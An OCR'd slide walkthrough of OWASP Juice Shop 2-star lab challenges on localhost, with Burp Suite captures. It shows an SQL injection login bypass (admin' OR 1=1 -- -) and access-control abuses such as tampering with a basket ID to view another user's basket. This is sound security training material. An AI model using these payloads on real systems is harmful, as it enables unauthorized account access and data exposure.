

OWASP Juice Shop v14.5.1

Difficulty Level: 2-star (★★) Walkthrough



Abhishek Sharma

<https://www.linkedin.com/in/abhishek27sh/>



Level of Difficulty: 2-star

Types of Vulnerabilities Covered:

1. Broken Access Control
2. Security Misconfiguration
3. Injection (Boolean-based Blind SQL Injection)
4. Sensitive Data Exposure -> OSINT
5. Broken Authentication
6. XSS (Reflected)
7. Miscellaneous
8. Cryptographic Issues

12 Challenges associated with the vulnerability categories mentioned above

+

3 Coding Challenges

Challenges for 2-star rating (v14.5.1):

1. Admin Section
2. Deprecated Interface
3. Five star feedback
4. Login Admin
5. Login MC SafeSearch
6. Meta Geo Stalking
7. Password Strength
8. Reflected XSS
9. Security Policy
10. View Basket
11. Visual Geo Stalking
12. Weird Crypto

1. Broken Access Control

Challenge 1 - Admin Section

Challenge 2 - Five-Star Feedback

Challenge 3 - View Basket

2. Security Misconfiguration

Challenge 1 - Deprecated Interface

3. Injection (Boolean-based Blind
SQL Injection)

Challenge 1 - Login Admin

Challenges associated with each vulnerability category

4. Sensitive Data Exposure ->
OSINT

Challenge 1 - Login MC SafeSearch

Challenge 2 - Meta Geo Stalking

Challenge 3 - Visual Geo Stalking

5. Broken Authentication

Challenge 1 - Password Strength

6. Cross Site Scripting (XSS)

Challenge 1 - Reflected XSS

Challenges associated with each vulnerability category

7. Miscellaneous

Challenge 1 - Security Policy

8. Cryptographic Issues

Challenge 1 - Weird Crypto

Coding Challenges

Vuln Category:
Broken Access Control

Challenge:
Admin Section

Vuln Category:
Injection

Challenge:
Login Admin


Vuln Category:
Broken Authentication

Challenge:
Password Strength

Challenges associated with each vulnerability category + 3 Coding challenges

Injection (Boolean-based Blind SQL Injection)

Challenge 1 - Login Admin



Capture the request on
Burp Suite

Injection (Boolean-based Blind SQL Injection): #Challenge: 1. Login Admin

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4

Burp Suite Community Edition v2022.7.1 - Temporary Project

Proxy

Intercept HTTP history Websockets history Options

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /rest/user/Login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 36
4 sec-ch-ua: "Chromium";v="103", ".Not/A/Brand";v="99"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; continueCode=Jb4M
        cookieconsent_status=dismiss
18 Connection: close
19
20 {"email":"admin",
     "password":"12345"}  
1
```

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Request in browser >

Engagement tools [Pro version only] >

Change request method

Change body encoding

Copy Ctrl+C

Copy URL

Copy as curl command

Copy to file

Paste from file

Save item

Don't intercept requests >

Do intercept >

Convert selection >

URL-encode as you type

Cut Ctrl+X

Copy Ctrl+C

Paste Ctrl+V

Message editor documentation

Proxy interception documentation

Comment this item

HTTP/1

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 4

Request Headers 17

0 matches

Right Ctrl

The screenshot shows the Burp Suite interface with a POST request to http://localhost:3000. The 'Intercept' button is highlighted with a red box. A red arrow points from this button to the 'Send to Repeater' option in the context menu that has opened over the request. The payload in the request body, which includes the email and password fields, is also highlighted with a red box.

Injection (Boolean-based Blind SQL Injection): #Challenge: 1. Login Admin

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2022.7.1 - Temporary Project

Target: http://localhost:3000

Request

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 36
4 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
Jb4MrORV3YJLXQnp1PyKZerov6GnPxd5MNak489zBjElWm2bq7D0gkDEM8;
cookieconsent_status=dismiss
18 Connection: close
19
20 {"email":"admin",
   "password":"12345"}  
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 401 Unauthorized
2
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 26
9 ETag: W/"la-ARJvVK+smzAF3Q0ve2mDSG+3Eus"
10 Vary: Accept-Encoding
11 Date: Sat, 03 Dec 2022 12:34:41 GMT
12 Connection: close
13
14 Invalid email or password.
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 4

Request Headers 17

Response Headers 11

0 matches 0 matches

385 bytes | 13 millis

Right Ctrl

Send

Cancel

Requests

Response

Inspector

Request Attributes

Request Query Parameters

Request Cookies

Request Headers

Response Headers

0 matches

0 matches

385 bytes | 13 millis

Right Ctrl

Injection (Boolean-based Blind SQL Injection): #Challenge: 1. Login Admin

Status Codes

1xx - Informational

2xx - The request was successful

3xx - The client is redirected to a different resource

4xx - The request contains an error of some kind

5xx - The server encountered an error fulfilling the request

Response

```
Pretty Raw Hex Render  
1 HTTP/1.1 401 Unauthorized  
2 Access-Control-Allow-Origin: *  
3 X-Content-Type-Options: nosniff  
4 X-Frame-Options: SAMEORIGIN  
5 Feature-Policy: payment 'self'
```

"401 Unauthorized" indicates that the server requires HTTP authentication before the request will be granted.

Response

```
Pretty Raw Hex Render  
1 HTTP/1.1 200 OK  
2 Access-Control-Allow-Origin: *  
3 X-Content-Type-Options: nosniff  
4 X-Frame-Options: SAMEORIGIN  
5 Feature-Policy: payment 'self'
```

"200 OK" indicates that the request was successful and that the response body contains the result of the request.

Injection (Boolean-based Blind SQL Injection)

```
19  
20 {  
  "email": "admin" OR 1=1 -- ,  
  "password": "12345"  
}
```

“results in a true condition because ‘admin’ is a valid ID and the ‘1=1’ is a TRUE statement”

“Everything else is a comment, so is ignored”

Injection (Boolean-based Blind SQL Injection): #Challenge: 1. Login Admin

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Burp Suite Community Edition v2022.7.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x +

Send Cancel < > ▾ ▾

Target: http://localhost:3000

HTTP/1.1

Requests

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 49
4 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; continueCode=Jb4MrORV3wYJLX0pxlPyKZerov6GnPxd5MNak489zBjElWmzbq7D0gkDEM8; cookieconsent_status=dismiss
18 Connection: close
19 {
20   "email": "admin' OR 1=1 -- -",
21   "password": "12345"
22 }
```

Response

HTTP/1.1 200 OK

```
1 Access-Control-Allow-Origin: *
2 X-Content-Type-Options: nosniff
3 X-Frame-Options: SAMEORIGIN
4 Feature-Policy: payment 'self'
5 X-Recruiting: /#/jobs
6 Content-Length: 822
7 Content-Type: application/json; charset=utf-8
8 ETag: W/"336-M0+APHezsOMvCTWFZ5nBV4Hypo"
9 Vary: Accept-Encoding
10 Date: Sat, 03 Dec 2022 12:36:47 GMT
11
```

Inspector

Request Attributes 2

Request Query Parameters 0

Request Cookies 4

Request Headers 17

Response Headers 11

Search... 0 matches

Search... 0 matches

1,180 bytes | 30 millis

Right Ctrl

The screenshot shows a Burp Suite interface with a successful login attempt. The request payload is 'email': 'admin' OR 1=1 -- -, 'password': '12345'. The response shows a 200 OK status with JSON data containing the injected values.

Injection (Boolean-based Blind SQL Injection): #Challenge: 1. Login Admin

Status Codes

1xx - Informational

2xx - The request was successful

3xx - The client is redirected to a different resource

4xx - The request contains an error of some kind

5xx - The server encountered an error fulfilling the request

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
```

"401 Unauthorized" indicates that the server requires HTTP authentication before the request will be granted.

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
```

"200 OK" indicates that the request was successful and that the response body contains the result of the request.

Broken Access Control

Challenge 1 - Admin Section

Challenge 2 - Five-Star Feedback

Challenge 3 - View Basket


Admin Section



Access the administration section of the store.


Broken Access Control

Good for Demos




For this challenge you have to login as “admin”

Broken Access Control: #Challenge: 1. Admin Section



Broken Access Control: #Challenge: 1. Admin Section



Broken Access Control: #Challenge: 1. Admin Section

1. Broken Access Control

Challenge 1 - Admin Section

Challenge 2 - Five-Star Feedback


Challenge 3 - View Basket

Five-Star Feedback



Get rid of all 5-star customer feedback.

Broken Access Control



For this challenge you have to login as “admin”

Broken Access Control: #Challenge: 2. Five-Star Feedback

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OWASP Juice Shop | OWASP Juice Shop - Chromium | OWASP Juice Shop - Chromium | +

localhost:3000/#/administration

OWASP Juice Shop

Account Your Basket 6 EN

Administration


Registered Users

- admin@juice-sh.op
- jim@juice-sh.op
- bender@juice-sh.op
- bjoern.kimminich@gmail.com
- ciso@juice-sh.op

Customer Feedback

- 1 I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)  
- 2 Great shop! Awesome service! (**@juice-sh.op)  
- 3 Nothing useful available here! (**der@juice-sh.op)  
- Incompetent customer support! Can't even upload photo of broken purchase!...  
- This is the store for awesome stuff of all kinds! (anonymous)  

Right Ctrl



Broken Access Control: #Challenge: 2. Five-Star Feedback

1. Broken Access Control

Challenge 1 - Admin Section

Challenge 2 - Five-Star Feedback

Challenge 3 - View Basket

[View Basket](#)



View another user's shopping basket.

Broken Access Control


Good for Demos

Tutorial

solved



Broken Access Control: #Challenge: 3. View Basket



Broken Access Control: #Challenge: 3. View Basket

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OWASP Juice Shop OWASP Juice Shop

localhost:3000/#/basket

OWASP Juice Shop Account Your Basket 1 EN

Your Basket (test@test.com)

Application Console Sources Network Performance Memory Application Lighthouse DOM Invader

Manifest Service Workers Storage

LocalStorage SessionStorage

SessionStorage http://localhost:3000

Key Value

bid 6 1.99

Elements Network Performance Memory Application Lighthouse DOM Invader

LocalStorage SessionStorage

SessionStorage http://localhost:3000

Key Value

bid 6 1.99

LocalStorage SessionStorage

SessionStorage http://localhost:3000

Key Value

bid 6 1.99

Broken Access Control: #Challenge: 3. View Basket

kali-linux-2022.3-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

OWASP Juice Shop OWASP Juice Shop

localhost:3000/#/basket

Orange Juice (1000ml) 3 2.99

Eggfruit Juice (500ml) 1 8.99

